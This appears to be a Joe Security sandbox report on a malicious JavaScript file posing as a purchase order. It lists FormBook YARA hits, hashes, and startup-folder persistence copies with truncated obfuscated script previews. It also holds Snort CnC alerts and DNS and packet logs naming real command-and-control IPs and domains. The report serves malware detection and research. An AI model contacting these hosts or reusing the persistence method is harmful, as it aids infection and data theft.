Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	8757
Entropy (8bit):	5.964572068272151
Encrypted:	false
SSDEEP:	192:zgQyfg0CBohLOLXlb4b/8wBUzRhR9VYmyQLTsLJo1ja4GGBZLub:zaCB7L1b4b/8wBql/cJJ4GIFQ
MD5:	7DDBE6DFCA1F6864862780EE7D225CD3
SHA1:	C9F0DA8CB781034003EA96AAD0B9176D4EB30848
SHA-256:	81C3F9EAAE3630B52C673E1A30293A9664A25BFE7666E050E36AC64A69BFAD3C
SHA-512:	B83871F984B718D4C5608249EE8148E23F38B857DBF5971710B3ED77DF9D1DEC7B2C6D26B76AF996390DAD2190EEEFD35EBAFA4B001E6C856FFE572DF1717CD
Malicious:	**true**
Preview:	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this.length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_7265348614(__p_5822673305, __p_8514662229) {. switch (__p_5065938125) {. case -386:. return __p_5822673305 + __p_8514662229;. }.}.function __p_9320033659(a) {. a = __p

C:\Users\user\AppData\Roaming\ORYNeBzyRj.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped

Size (bytes):	8757
Entropy (8bit):	5.964572068272151
Encrypted:	false
SSDEEP:	192:zgQyfg0CBohLOLXlb4b/8wBUzRhR9VYmyQLTsLJo1ja4GGBZLub:zaCB7L1b4b/8wBql/cJJ4GIFQ
MD5:	7DDBE6DFCA1F6864862780EE7D225CD3
SHA1:	C9F0DA8CB781034003EA96AAD0B9176D4EB30848
SHA-256:	81C3F9EAAE3630B52C673E1A30293A9664A25BFE7666E050E36AC64A69BFAD3C
SHA-512:	B83871F984B718D4C5608249EE8148E23F38B857DBF5971710B3ED77DF9D1DEC7B2C6D26B76AF996390DAD2190EEEFD35EBAFA4B001E6C856FFE572DF1717CD
Malicious:	**true**
Preview:	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this.length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_7265348614(__p_5822673305, __p_8514662229) {. switch (__p_5065938125) {. case -386:. return __p_5822673305 + __p_8514662229;. }.}.function __p_9320033659(a) {. a = __p

Static File Info

General

File type:	ASCII text, with very long lines
Entropy (8bit):	5.601866454257954
TrID:	
File name:	CIQ-PO116266.js
File size:	334586
MD5:	eb430ba81f36e80bb1a0b27a686ea1a9
SHA1:	df9efb1dff452353f5ea481ecf721901107907ba
SHA256:	813f90ecb1ef908f765c987d20937654d2071da8d86ed60352f554786c11afb9
SHA512:	a78af8affceb9053acf1c28f5d858cef00b7258eae3318bcd89fd158969145541b223d3e785a445db5c854008bceea6463ab64de7c2a0933d525689639363abf
SSDEEP:	6144:1TJxXlc+fqoobhET5snEwmohvzpJWaFdSB6L+UDwJDJKvwErvXlzBTq5esR2M3:1TJx1f5yIsnbVvzpsaFO6zDgDJOrdzlU
TLSH:	1064B03187845F699BD44D0BD0BD1E1F56F3136AD433F2CCA7A3390B6AAEE4D0616886
File Content Preview:	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.protot

File Icon

Icon Hash:	e8d69ece968a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.381.169.145.16 149807802031453 05/27/22-18:47:32.077725	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49807	80	192.168.2.3	81.169.145.161
192.168.2.3103.247.11.21 249869802031453 05/27/22-18:48:03.422115	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49869	80	192.168.2.3	103.247.11.212
192.168.2.3103.247.11.21 249869802031412 05/27/22-18:48:03.422115	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49869	80	192.168.2.3	103.247.11.212
192.168.2.315.197.142.17 349920802031412 05/27/22-18:48:37.648540	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49920	80	192.168.2.3	15.197.142.173

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3170.39.76.2749796802031449 05/27/22-18:47:16.179820	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.2.3	170.39.76.27
192.168.2.3132.148.165.11149822802031449 05/27/22-18:47:52.706499	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49822	80	192.168.2.3	132.148.165.111
192.168.2.3132.148.165.11149972802031449 05/27/22-18:49:47.960407	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49972	80	192.168.2.3	132.148.165.111
192.168.2.315.197.142.17349993802031453 05/27/22-18:50:27.219573	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49993	80	192.168.2.3	15.197.142.173
192.168.2.315.197.142.17349920802031453 05/27/22-18:48:37.648540	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49920	80	192.168.2.3	15.197.142.173
192.168.2.3198.54.117.21649946802031453 05/27/22-18:49:11.752900	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49946	80	192.168.2.3	198.54.117.216
192.168.2.3132.148.165.11149969802031449 05/27/22-18:49:37.360980	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49969	80	192.168.2.3	132.148.165.111
192.168.2.3154.220.100.14249960802031449 05/27/22-18:49:28.319183	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49960	80	192.168.2.3	154.220.100.142
192.168.2.345.39.111.14649881802031449 05/27/22-18:48:09.754118	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49881	80	192.168.2.3	45.39.111.146
192.168.2.345.39.111.14649981802031453 05/27/22-18:50:05.308245	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49981	80	192.168.2.3	45.39.111.146
192.168.2.345.39.111.14649981802031412 05/27/22-18:50:05.308245	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49981	80	192.168.2.3	45.39.111.146
192.168.2.3198.54.117.21649946802031412 05/27/22-18:49:11.752900	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49946	80	192.168.2.3	198.54.117.216
192.168.2.381.169.145.16149807802031449 05/27/22-18:47:32.077725	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49807	80	192.168.2.3	81.169.145.161
192.168.2.315.197.142.17349993802031412 05/27/22-18:50:27.219573	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49993	80	192.168.2.3	15.197.142.173
192.168.2.3170.39.76.2749796802031412 05/27/22-18:47:16.179820	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.2.3	170.39.76.27
192.168.2.3132.148.165.11149822802031412 05/27/22-18:47:52.706499	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49822	80	192.168.2.3	132.148.165.111
192.168.2.3188.114.96.349955802031449 05/27/22-18:49:22.454704	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49955	80	192.168.2.3	188.114.96.3
192.168.2.3103.247.11.21249978802031449 05/27/22-18:49:59.362896	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49978	80	192.168.2.3	103.247.11.212
192.168.2.3103.247.11.21249869802031449 05/27/22-18:48:03.422115	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49869	80	192.168.2.3	103.247.11.212

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.345.39.111.146 49881802031453 05/27/22-18:48:09.754118	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49881	80	192.168.2.3	45.39.111.146
192.168.2.3154.220.100.1 4249960802031412 05/27/22-18:49:28.319183	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49960	80	192.168.2.3	154.220.100.142
192.168.2.3132.148.165.1 1149972802031412 05/27/22-18:49:47.960407	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49972	80	192.168.2.3	132.148.165.111
192.168.2.345.39.111.146 49881802031412 05/27/22-18:48:09.754118	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49881	80	192.168.2.3	45.39.111.146
192.168.2.3170.39.76.274 9796802031453 05/27/22-18:47:16.179820	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.2.3	170.39.76.27
192.168.2.3132.148.165.1 1149972802031453 05/27/22-18:49:47.960407	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49972	80	192.168.2.3	132.148.165.111
192.168.2.3132.148.165.1 1149968802829004 05/27/22-18:49:43.376222	TCP	2829004	ETPRO TROJAN FormBook CnC Checkin (POST)	49968	80	192.168.2.3	132.148.165.111
192.168.2.3132.148.165.1 1149969802031453 05/27/22-18:49:37.360980	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49969	80	192.168.2.3	132.148.165.111
192.168.2.3198.54.117.21 649946802031449 05/27/22-18:49:11.752900	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49946	80	192.168.2.3	198.54.117.216
192.168.2.3154.220.100.1 4249960802031453 05/27/22-18:49:28.319183	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49960	80	192.168.2.3	154.220.100.142
192.168.2.3132.148.165.1 1149969802031412 05/27/22-18:49:37.360980	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49969	80	192.168.2.3	132.148.165.111
192.168.2.3188.114.96.34 9955802031412 05/27/22-18:49:22.454704	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49955	80	192.168.2.3	188.114.96.3
192.168.2.3103.247.11.21 249978802031412 05/27/22-18:49:59.362896	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49978	80	192.168.2.3	103.247.11.212
192.168.2.3132.148.165.1 1149822802031453 05/27/22-18:47:52.706499	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49822	80	192.168.2.3	132.148.165.111
192.168.2.3188.114.96.34 9955802031453 05/27/22-18:49:22.454704	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49955	80	192.168.2.3	188.114.96.3
192.168.2.3103.247.11.21 249978802031453 05/27/22-18:49:59.362896	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49978	80	192.168.2.3	103.247.11.212
192.168.2.381.169.145.16 149807802031412 05/27/22-18:47:32.077725	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49807	80	192.168.2.3	81.169.145.161
192.168.2.315.197.142.17 349920802031449 05/27/22-18:48:37.648540	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49920	80	192.168.2.3	15.197.142.173
192.168.2.345.39.111.146 49981802031449 05/27/22-18:50:05.308245	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49981	80	192.168.2.3	45.39.111.146

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.315.197.142.17 349993802031449 05/27/22-18:50:27.219573	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49993	80	192.168.2.3	15.197.142.173

Network Port Distribution

Total Packets: 83

- 53 (DNS)
- 6670 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:45:34.938230038 CEST	49726	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:34.978183031 CEST	6670	49726	91.193.75.133	192.168.2.3
May 27, 2022 18:45:35.652560949 CEST	49726	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:35.692447901 CEST	6670	49726	91.193.75.133	192.168.2.3
May 27, 2022 18:45:36.336258888 CEST	49726	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:36.376180887 CEST	6670	49726	91.193.75.133	192.168.2.3
May 27, 2022 18:45:43.652379990 CEST	49730	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:43.692362070 CEST	6670	49730	91.193.75.133	192.168.2.3
May 27, 2022 18:45:44.337038040 CEST	49730	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:44.377120972 CEST	6670	49730	91.193.75.133	192.168.2.3
May 27, 2022 18:45:44.951925039 CEST	49730	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:44.991883039 CEST	6670	49730	91.193.75.133	192.168.2.3
May 27, 2022 18:45:51.750966072 CEST	49743	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:51.790915966 CEST	6670	49743	91.193.75.133	192.168.2.3
May 27, 2022 18:45:52.152443886 CEST	49747	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:52.192414999 CEST	6670	49747	91.193.75.133	192.168.2.3
May 27, 2022 18:45:52.306402922 CEST	49743	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:52.346327066 CEST	6670	49743	91.193.75.133	192.168.2.3
May 27, 2022 18:45:52.712893009 CEST	49747	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:52.752775908 CEST	6670	49747	91.193.75.133	192.168.2.3
May 27, 2022 18:45:52.915803909 CEST	49743	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:52.955841064 CEST	6670	49743	91.193.75.133	192.168.2.3
May 27, 2022 18:45:53.306454897 CEST	49747	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:45:53.346374989 CEST	6670	49747	91.193.75.133	192.168.2.3
May 27, 2022 18:46:01.721378088 CEST	49752	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:01.761316061 CEST	6670	49752	91.193.75.133	192.168.2.3
May 27, 2022 18:46:01.782938957 CEST	49753	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:01.822999001 CEST	6670	49753	91.193.75.133	192.168.2.3
May 27, 2022 18:46:02.253943920 CEST	49754	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:02.293942928 CEST	6670	49754	91.193.75.133	192.168.2.3
May 27, 2022 18:46:02.338509083 CEST	49752	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:02.378403902 CEST	6670	49752	91.193.75.133	192.168.2.3
May 27, 2022 18:46:02.407645941 CEST	49753	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:02.447618008 CEST	6670	49753	91.193.75.133	192.168.2.3

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:46:02.916627884 CEST	49754	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:02.947841883 CEST	49752	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:02.956628084 CEST	6670	49754	91.193.75.133	192.168.2.3
May 27, 2022 18:46:02.987798929 CEST	6670	49752	91.193.75.133	192.168.2.3
May 27, 2022 18:46:03.083591938 CEST	49753	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:03.123555899 CEST	6670	49753	91.193.75.133	192.168.2.3
May 27, 2022 18:46:03.510423899 CEST	49754	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:03.550513029 CEST	6670	49754	91.193.75.133	192.168.2.3
May 27, 2022 18:46:07.893711090 CEST	49759	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:07.933720112 CEST	6670	49759	91.193.75.133	192.168.2.3
May 27, 2022 18:46:08.620233059 CEST	49759	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:08.660198927 CEST	6670	49759	91.193.75.133	192.168.2.3
May 27, 2022 18:46:09.214023113 CEST	49759	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:09.254424095 CEST	6670	49759	91.193.75.133	192.168.2.3
May 27, 2022 18:46:10.043654919 CEST	49761	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:10.083772898 CEST	6670	49761	91.193.75.133	192.168.2.3
May 27, 2022 18:46:10.319783926 CEST	49762	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:10.360034943 CEST	6670	49762	91.193.75.133	192.168.2.3
May 27, 2022 18:46:10.714171886 CEST	49761	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:10.754204035 CEST	6670	49761	91.193.75.133	192.168.2.3
May 27, 2022 18:46:10.782582998 CEST	49763	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:10.822627068 CEST	6670	49763	91.193.75.133	192.168.2.3
May 27, 2022 18:46:10.917293072 CEST	49762	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:10.957168102 CEST	6670	49762	91.193.75.133	192.168.2.3
May 27, 2022 18:46:11.307949066 CEST	49761	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:11.339303970 CEST	49763	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:11.348082066 CEST	6670	49761	91.193.75.133	192.168.2.3
May 27, 2022 18:46:11.379240036 CEST	6670	49763	91.193.75.133	192.168.2.3
May 27, 2022 18:46:11.620486975 CEST	49762	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:11.660718918 CEST	6670	49762	91.193.75.133	192.168.2.3
May 27, 2022 18:46:11.948682070 CEST	49763	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:11.988779068 CEST	6670	49763	91.193.75.133	192.168.2.3
May 27, 2022 18:46:16.557367086 CEST	49764	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:16.597358942 CEST	6670	49764	91.193.75.133	192.168.2.3
May 27, 2022 18:46:17.121014118 CEST	49764	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:17.161181927 CEST	6670	49764	91.193.75.133	192.168.2.3
May 27, 2022 18:46:17.714759111 CEST	49764	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:17.754791021 CEST	6670	49764	91.193.75.133	192.168.2.3
May 27, 2022 18:46:19.678174973 CEST	49765	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:19.718287945 CEST	6670	49765	91.193.75.133	192.168.2.3
May 27, 2022 18:46:20.355623960 CEST	49765	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:20.395710945 CEST	6670	49765	91.193.75.133	192.168.2.3
May 27, 2022 18:46:20.553049088 CEST	49766	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:20.555301905 CEST	49767	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:20.593038082 CEST	6670	49766	91.193.75.133	192.168.2.3
May 27, 2022 18:46:20.595264912 CEST	6670	49767	91.193.75.133	192.168.2.3
May 27, 2022 18:46:20.952526093 CEST	49765	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:20.992522955 CEST	6670	49765	91.193.75.133	192.168.2.3
May 27, 2022 18:46:21.121272087 CEST	49767	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:21.152851105 CEST	49766	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:21.161252975 CEST	6670	49767	91.193.75.133	192.168.2.3
May 27, 2022 18:46:21.192687988 CEST	6670	49766	91.193.75.133	192.168.2.3
May 27, 2022 18:46:21.808825970 CEST	49767	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:21.842361927 CEST	49766	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:21.848901987 CEST	6670	49767	91.193.75.133	192.168.2.3
May 27, 2022 18:46:21.882356882 CEST	6670	49766	91.193.75.133	192.168.2.3
May 27, 2022 18:46:24.936508894 CEST	49768	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:24.976524115 CEST	6670	49768	91.193.75.133	192.168.2.3
May 27, 2022 18:46:25.481065989 CEST	49768	6670	192.168.2.3	91.193.75.133

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:46:25.520926952 CEST	6670	49768	91.193.75.133	192.168.2.3
May 27, 2022 18:46:26.026730061 CEST	49768	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:26.066680908 CEST	6670	49768	91.193.75.133	192.168.2.3
May 27, 2022 18:46:28.036237955 CEST	49769	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:28.076303005 CEST	6670	49769	91.193.75.133	192.168.2.3
May 27, 2022 18:46:28.590773106 CEST	49769	6670	192.168.2.3	91.193.75.133
May 27, 2022 18:46:28.631055117 CEST	6670	49769	91.193.75.133	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:45:34.887023926 CEST	49316	53	192.168.2.3	8.8.8.8
May 27, 2022 18:45:34.918064117 CEST	53	49316	8.8.8.8	192.168.2.3
May 27, 2022 18:45:51.674796104 CEST	56417	53	192.168.2.3	8.8.8.8
May 27, 2022 18:45:51.707175970 CEST	53	56417	8.8.8.8	192.168.2.3
May 27, 2022 18:46:02.201164007 CEST	57723	53	192.168.2.3	8.8.8.8
May 27, 2022 18:46:02.233206034 CEST	53	57723	8.8.8.8	192.168.2.3
May 27, 2022 18:46:07.746792078 CEST	65358	53	192.168.2.3	8.8.8.8
May 27, 2022 18:46:07.853590012 CEST	53	65358	8.8.8.8	192.168.2.3
May 27, 2022 18:47:06.794467926 CEST	65266	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:07.832056999 CEST	65266	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:08.875552893 CEST	65266	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:10.838238001 CEST	53	65266	8.8.8.8	192.168.2.3
May 27, 2022 18:47:11.027801991 CEST	53	65266	8.8.8.8	192.168.2.3
May 27, 2022 18:47:11.900259018 CEST	53	65266	8.8.8.8	192.168.2.3
May 27, 2022 18:47:15.871929884 CEST	63548	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:16.025362015 CEST	53	63548	8.8.8.8	192.168.2.3
May 27, 2022 18:47:21.442790985 CEST	49327	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:21.465318918 CEST	53	49327	8.8.8.8	192.168.2.3
May 27, 2022 18:47:26.473968029 CEST	51391	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:26.659378052 CEST	53	51391	8.8.8.8	192.168.2.3
May 27, 2022 18:47:32.030829906 CEST	58981	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:32.056370020 CEST	53	58981	8.8.8.8	192.168.2.3
May 27, 2022 18:47:37.155288935 CEST	64452	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:37.178877115 CEST	53	64452	8.8.8.8	192.168.2.3
May 27, 2022 18:47:42.334940910 CEST	61380	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:42.374002934 CEST	53	61380	8.8.8.8	192.168.2.3
May 27, 2022 18:47:52.536843061 CEST	52985	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:52.561403036 CEST	53	52985	8.8.8.8	192.168.2.3
May 27, 2022 18:47:57.877120018 CEST	53816	53	192.168.2.3	8.8.8.8
May 27, 2022 18:47:57.900527954 CEST	53	53816	8.8.8.8	192.168.2.3
May 27, 2022 18:48:02.985763073 CEST	50450	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:03.036262989 CEST	53	50450	8.8.8.8	192.168.2.3
May 27, 2022 18:48:09.361673117 CEST	51779	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:09.530735970 CEST	53	51779	8.8.8.8	192.168.2.3
May 27, 2022 18:48:15.021522045 CEST	54205	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:15.050421000 CEST	53	54205	8.8.8.8	192.168.2.3
May 27, 2022 18:48:20.075674057 CEST	62756	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:20.258752108 CEST	53	62756	8.8.8.8	192.168.2.3
May 27, 2022 18:48:37.538731098 CEST	58497	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:37.575335026 CEST	53	58497	8.8.8.8	192.168.2.3
May 27, 2022 18:48:50.894835949 CEST	62701	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:51.067102909 CEST	53	62701	8.8.8.8	192.168.2.3
May 27, 2022 18:48:59.967319965 CEST	53524	53	192.168.2.3	8.8.8.8
May 27, 2022 18:48:59.992032051 CEST	53	53524	8.8.8.8	192.168.2.3
May 27, 2022 18:49:05.088849068 CEST	58561	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:05.113897085 CEST	53	58561	8.8.8.8	192.168.2.3
May 27, 2022 18:49:11.207158089 CEST	61555	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:11.232563972 CEST	53	61555	8.8.8.8	192.168.2.3

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 18:49:16.964224100 CEST	64433	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:17.068424940 CEST	53	64433	8.8.8.8	192.168.2.3
May 27, 2022 18:49:17.071949959 CEST	62547	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:17.177917004 CEST	53	62547	8.8.8.8	192.168.2.3
May 27, 2022 18:49:17.181560993 CEST	54096	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:17.296727896 CEST	53	54096	8.8.8.8	192.168.2.3
May 27, 2022 18:49:22.328104973 CEST	57829	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:22.353908062 CEST	53	57829	8.8.8.8	192.168.2.3
May 27, 2022 18:49:27.528112888 CEST	63326	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:27.699526072 CEST	53	63326	8.8.8.8	192.168.2.3
May 27, 2022 18:49:33.845007896 CEST	60110	53	192.168.2.3	8.8.8.8
May 27, 2022 18:49:33.865988970 CEST	53	60110	8.8.8.8	192.168.2.3
May 27, 2022 18:50:10.520736933 CEST	49230	53	192.168.2.3	8.8.8.8
May 27, 2022 18:50:10.542491913 CEST	53	49230	8.8.8.8	192.168.2.3
May 27, 2022 18:50:10.544085979 CEST	57442	53	192.168.2.3	8.8.8.8
May 27, 2022 18:50:10.563458920 CEST	53	57442	8.8.8.8	192.168.2.3
May 27, 2022 18:50:10.564940929 CEST	51557	53	192.168.2.3	8.8.8.8
May 27, 2022 18:50:10.585086107 CEST	53	51557	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 27, 2022 18:47:11.027909040 CEST	192.168.2.3	8.8.8.8	cff6	(Port unreachable)	Destination Unreachable
May 27, 2022 18:47:11.900371075 CEST	192.168.2.3	8.8.8.8	cff6	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 18:45:34.887023926 CEST	192.168.2.3	8.8.8.8	0x4980	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:45:51.674796104 CEST	192.168.2.3	8.8.8.8	0x2371	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:46:02.201164007 CEST	192.168.2.3	8.8.8.8	0xacac	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:46:07.746792078 CEST	192.168.2.3	8.8.8.8	0xa6dc	Standard query (0)	dilshadkhan.duia.ro	A (IP address)	IN (0x0001)
May 27, 2022 18:47:06.794467926 CEST	192.168.2.3	8.8.8.8	0xd965	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:07.832056999 CEST	192.168.2.3	8.8.8.8	0xd965	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:08.875552893 CEST	192.168.2.3	8.8.8.8	0xd965	Standard query (0)	www.gafcbooster.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:15.871929884 CEST	192.168.2.3	8.8.8.8	0xe390	Standard query (0)	www.jlbwaterdamagerepairseattle.com	A (IP address)	IN (0x0001)
